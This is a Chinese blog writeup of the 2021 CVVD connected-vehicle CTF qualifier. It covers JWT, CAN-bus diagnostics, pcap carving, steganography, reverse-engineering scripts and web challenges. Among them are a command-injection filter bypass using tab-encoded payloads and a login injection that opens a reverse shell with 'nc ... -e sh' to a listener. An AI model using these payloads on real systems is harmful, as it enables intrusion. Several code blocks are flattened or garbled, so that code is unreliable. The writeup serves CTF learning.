

2021 CVVD首届车联网漏洞挖掘赛线上初赛 Writeup

原创

SkYe231_ 于 2021-05-09 23:26:09 发布 789 收藏 2

文章标签: [CVVD 车联网漏洞挖掘线上赛](#) [信息安全](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43921239/article/details/116573036

版权

jwt

原题

https://blog.csdn.net/weixin_46676743/article/details/113726655

带着

```
Authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImVicmVidW5hIiwicGFzc3dvcmQiOiIiLCJhZG1pbSI6ImdlalHiLCJpYXQiOiJlE2MjA0NTgwMzJ9.QkpCPfCtmMmeEYRoLFzzT8ag7mIaIPIcbZLZABqnXHW
```

访问/admin

CAN总线4

通过诊断服务报文使ECU停止发送网络管理报文, 但仍能接收应用报文, 请写出诊断服务报文数据场的前4字节。

参考<https://blog.csdn.net/usstmiracle/article/details/109214586>

0x04 应用层有四字节

0x28 CommunicationControl

0x01 enableRxAndDisableTx (激活接收和关闭发送)

0x2代表网络管理报文

```
flag{04 28 01 02}
```

CAN总线6

通过诊断服务使ECU进入扩展会话, 如果ECU肯定响应, 请写出ECU回复报文数据场的第2、3字节内容, 如果ECU否定响应, 请写出ECU回复报文数据场的第2、3字节内容。

参考<https://zhuanlan.zhihu.com/p/37310388>

肯定响应, 50=10+40表示对SID的肯定回复, 03是Extended扩展会话。

否定响应, 7F表示否定响应, 10是SID, 表示诊断模式。

```
flag{50 03 7F 10}
```

stealthupload

首先把附件下载uploader_ec1afb6e216063e8e0be11604e51a050.pcapng, 然后拖进wireshark


然后 `ctrl+F` 打开分组字节流搜索，选择字符串，直接输入flag

然后发现有个flag.txt的字样，试着把这个压缩包导出。

直接用：文件->导出分组字节流->保存文件

但是导出后的压缩包解压之后发现并没有什么用

但是发现这里是使用qq邮箱传文件



分组	Hostname	Content Type	Size	Filename
13	set2.mail.qq.com	application/x-www-form-urlencoded	143 bytes	uploadunite?func=CreateFile&&inputf=json&c
18	set2.mail.qq.com	application/json	1003 bytes	uploadunite?func=CreateFile&&inputf=json&c
37	sz.mail.ftn.qq.com	text/xml	518 bytes	crossdomain.xml
163	sz.mail.ftn.qq.com	application/octet-stream	131 kB	0b126a291df43b53f99c4c71209c66fd?bmd5=0
182	sz.mail.ftn.qq.com	text/octet	25 bytes	0b126a291df43b53f99c4c71209c66fd?bmd5=0
289	sz.mail.ftn.qq.com	application/octet-stream	131 kB	acbfc77208240d03e6af8c9847ccbdbb?bmd5=a
330	sz.mail.ftn.qq.com	text/octet	25 bytes	acbfc77208240d03e6af8c9847ccbdbb?bmd5=a
431	sz.mail.ftn.qq.com	application/octet-stream	131 kB	146b038670952f51f18d6e39e894c7de?bmd5=

于是使用包过滤语句 `http.request.method==POST`

发现有5个连续的包。

这里需要去掉这5个包相同的头文件

先点击第一个数据包。可以发现长度为 `131436 bytes`


依次发现第2, 3, 4个数据包长度均为 `131436 bytes`

第5个包长度为 `1777 bytes`

所以5个包的总长度为

$$131436 * 4 + 1777 = 527571$$

接着使用`ctrl+F`搜索logattsize, logattsize 这个参数为该包中通过qq邮箱传输的文件大小参数



0260	31 26 64 6f 6d 61 69 6e 63 68 65 63 6b 3d 30 26	1&domain check=0&
0270	63 67 69 74 6d 3d 31 34 32 34 38 33 37 31 36 37	cgitm=14 24837167
0280	39 30 31 26 63 6c 69 74 6d 3d 31 34 32 34 38 33	901&clit m=142483
0290	37 31 36 39 39 30 38 26 63 6f 6d 74 6d 3d 31 34	7169908& comtm=14
02a0	32 34 38 33 37 32 38 31 38 35 32 26 6c 6f 67 61	24837281 852&loga
02b0	74 74 63 6e 74 3d 31 26 6c 6f 67 61 74 74 73 69	ttcnt=1& logattsi
02c0	7a 65 3d 35 32 35 37 30 31 26 6c 6f 67 61 74 74	ze=52570 1&logatt
02d0	6d 65 74 68 6f 64 3d 75 6e 64 65 66 69 6e 65 64	method=undefined
02e0	26 63 67 69 6e 61 6d 65 3d 63 6f 6d 70 6f 73 65	&cginame =compose
02f0	5f 73 65 6e 64 26 65 66 3d 6a 73 26 74 3d 63 6f	_send&ef =js&t=co
0300	6d 70 6f 73 65 5f 73 65 6e 64 2e 6a 73 6f 6e 26	mpose_ send.json&
0310	72 65 73 70 5f 63 68 61 72 73 65 74 3d 55 54 46	resp_charset=UTF
0320	38	8

$$527571 - 525701 = 1820$$

1820就是五个包的文件头总和

1820/5=364

364就是每个包的文件头字节数

这里我们把字节数算出来之后，就需要把这五个包导出来，导出之后用 shell命令 dd，依次把五个文件去掉文件头保存成另一文件

依次对1,2,3,4,5文件执行，分别保存为01,02,03,04,05

```
copy /B 01+02+03+04+05 bugkufly.rar
```

但是解压的时候出现了问题

可能是zip伪加密，打开010编辑器。把图中84改为80。

编辑方式: 十六进制(H) 运行脚本 运行模板	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	52	61	72	21	1A	07	00	CF	90	73	00	00	0D	00	00	00	Rar!...İ.s.....															
0010h:	00	00	00	00	F9	81	74	80	90	2D	00	3D	05	08	00	86	...ù.t€.=-.=.+.†															
0020h:	22	0F	00	02	25	2D	ED	F1	09	5C	59	46	1D	35	08	00	"...%-íñ.\YF.5..															
0030h:	20	00	00	00	66	6C	61	67	2E	74	78	74	00	F0	79	03	...flag.txt.ðy.															
0040h:	4C	18	1E	15	15	0C	89	15	DC	16	1D	EF	A3	72	4B	90	L.....%.Û..i£rK.															
0050h:	B0	90	08	24	3A	52	23	05	22	02	C8	41	C4	84	82	40	°..\$:R#.".ÈÄÄ,,@															
0060h:	9D	04	3A	EC	24	87	44	3A	58	A1	18	08	81	92	6F	60	...:ì\$†D:X;...!o`															
0070h:	2B	00	93	2C	9C	66	E5	33	19	99	C5	CE	3C	F6	B9	98	+." ,æfâ3.™ÄÎ<ö¹~															
0080h:	98	F4	63	86	1C	E7	0C	C4	C5	88	B8	B7	25	84	84	41	~ôct.ç.ÄÄ^ .%,,,A															
0090h:	53	A7	02	04	14	10	15	DD	96	23	0E	84	2C	08	97	F1	SS.....Ý-#. , , .-ñ															
00A0h:	DD	5C	84	97	D3	AD	56	EE	E1	07	1C	57	9E	FE	7D	9E	Ý\,,-Ó-Vîá..Wžp}ž															
00B0h:	DC	C9	7B	AD	D5	6A	B5	5A	AD	56	AB	55	AA	D5	74	6C	ÜÉ{-ÖjµZ-V«UªÖt1															
00C0h:	FC	4B	5F	E1	3C	F5	EB	FB	55	D5	73	7B	DD	6E	78	4F	üK á<öèûUÕs{ÝnxO															
00D0h:	A0	F3	CB	FB	69	8C	C0	02	55	00	4D	65	C6	C0	4A	01	óËûiÈÀ.U.MeÈÄJ.															
00E0h:	C1	A6	02	00	00	00	34	4E	84	05	64	BB	14	32	E6	48	Á!...4N,,.d».2æH															
00F0h:	2F	40	7C	0A	46	45	54	C0	C4	7B	94	44	0D	56	4A	D8	T!_FFFAÄ"QD_VIα															

改完之后把文件后缀改为exe，再放到kail里面binwalk

```
binwalk -e flag.exe
```

发现没有想要的东西。再用foremost试一下

```
foremost -T flag.exe
```

出现了二维码图片，用手机扫一下即可得到

```
flag{m1Sc_ox02_Fly}
```

SQL注入解决不了问题

原题: <https://castilho101.github.io/midnightsun-2021-ctf/>

传入参数

```
/?userdata=Tzo40iJzdGRDbGFzcyI6NDp7czo40iJ1c2VybmFtZSI7czoMT0iRDBsb3Jlc0g0emUiO3M60DoicGFzcy3dvcml0iO3M6MTM6InJhc211c2x1cmRvcml0iO3M6MTM6I19jb3JyZWNoVmFsdWUiO047czo0iJtZmEiO1I6NDt9
```

然后得到

```
flag{CVVD_Y5owvt9Rs4}
```

绕过检测是一门艺术

题目如下

```
<?phphighlight_file(__FILE__); $filter = '/#|\`| |[\x0a]|\s|\rm|\sleep|\sh|\bash|\grep|\nc|\ping|\curl|\cat|\tac|\od|\more|\les  
s|\n|\vi|\unique|\head|\tail|\sort|\rev|\string|\find|\$|\(|\)|\||\{|\}|\>|\<|\?|\`|\`|\*|;|\||&|\||\\\\\|is'; $cmd = $  
_POST['cmd']; if(!preg_match($filter, $cmd)){ system($cmd."echo 'hi~'"); }else{ die("??"); }?>
```

先用

```
dir%09.%09
```

看到有个文件夹 `Cvvd_F14g_1s_h4rehaha.php`，然后读取文件

payload

```
cmd=cut%09-f%091%09Cvvd_F14g_1s_h4rehaha.php%09
```

然后得到 `flag`

答案并不在数据库中

原题：<https://pocas.kr/2021/03/08/2021-03-08-zer0pts-CTF-2021/>

脚本

```
import requestsurl = "http://192.168.1.103:8003"username = ''; \n.sh nc 661356205 12 -e sh\n'data = {"username":  
username, "password": "pocas"}requests.post(url+"/login", data)
```

ip使用十进制绕一下

然后在vps监听 `nc -lvpn 12`，可以反弹一个shell。反弹之后根目录下有个flag直接读就行了

```
flag{CVVD_QKtmeZ86U9}
```

提交答案的一百种方式

exp

取cwd为密钥，进行表替换，不过表的值直接从内存中取即可，明文首先通过循环左移一位，然后与表内容异或，最后进行base64逆过来即可

```
import base64temp = []miyao = ['c','v','v','d']temp = [0xdf,0x66,0x52,0xb9,0x20,0x1a,0x17,0x29,0xed,0x76  
,0x67,0x5b,0x58,0x22,0xd1,0x44,0x26,0x3e,0xc6,0xfb,0xb4,0x3f,0x33,0x4b]encrypt = "GYq+cZ7Iqb8xFonl/  
EQ9zsJUDA=="decrypt = base64.b64decode(encrypt)print len(decrypt)decrypt = list(decrypt)for i in range(len(decry  
pt)): decrypt[i] = chr(((temp[i]^ord(decrypt[i]))) decrypt[i] = chr((((ord(decrypt[i])<<7)&0xff)|((ord(decrypt[i]  
)>>1)&0xff)))flag=""for i in range(len(decrypt)): flag+=decrypt[i]print flag
```

你知道什么是反编译么

exp

加密代码在so中，考察so逆向，并且是攻防世界的原题

将7f2c5a36569418a20907b55be5bf95ad两两交换得到7fc2a5636549812a90705bb55efb59da

将7fc2a5636549812a90705bb55efb59da以中间一分为二，头拼接到尾，得到90705bb55efb59da7fc2a5636549812a

这次不是反编译了

逻辑很简单，每个字符经过运算都需要等到0x30，并且变量为下标，直接逆即可

exp

```
flag=""
for i in range(12):
    flag += chr((0xff-i-100-0x30)%256)
print flag
```

我想用用你的网

Wireshark 找到 eapol 协议的 wifi 链接认证 WPA 的四次握手包，爆破链接密码即可。用手机号码字典爆破成功：


```
flag{13910407686}
```

stegsolve


右键看源码发现有两个图片（base64编码），都down下来，mac打开tif格式那张图，看到flag

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-g4XpMBPc-1620573895233)(https://gitee.com/mrsky/Picbed/raw/master/img/20210508204031.png)]

可以进行嗅探的可不止是嗅探犬



wireshark是电线上的鲨鱼么？



stegsolve-simple?

题目提示 stegsolve 联系杂项工具 stegsolve 。blue plane 1 有隐藏信息，data extract 提取出来即可。

```
flag{cicv_a_simple_flag}
```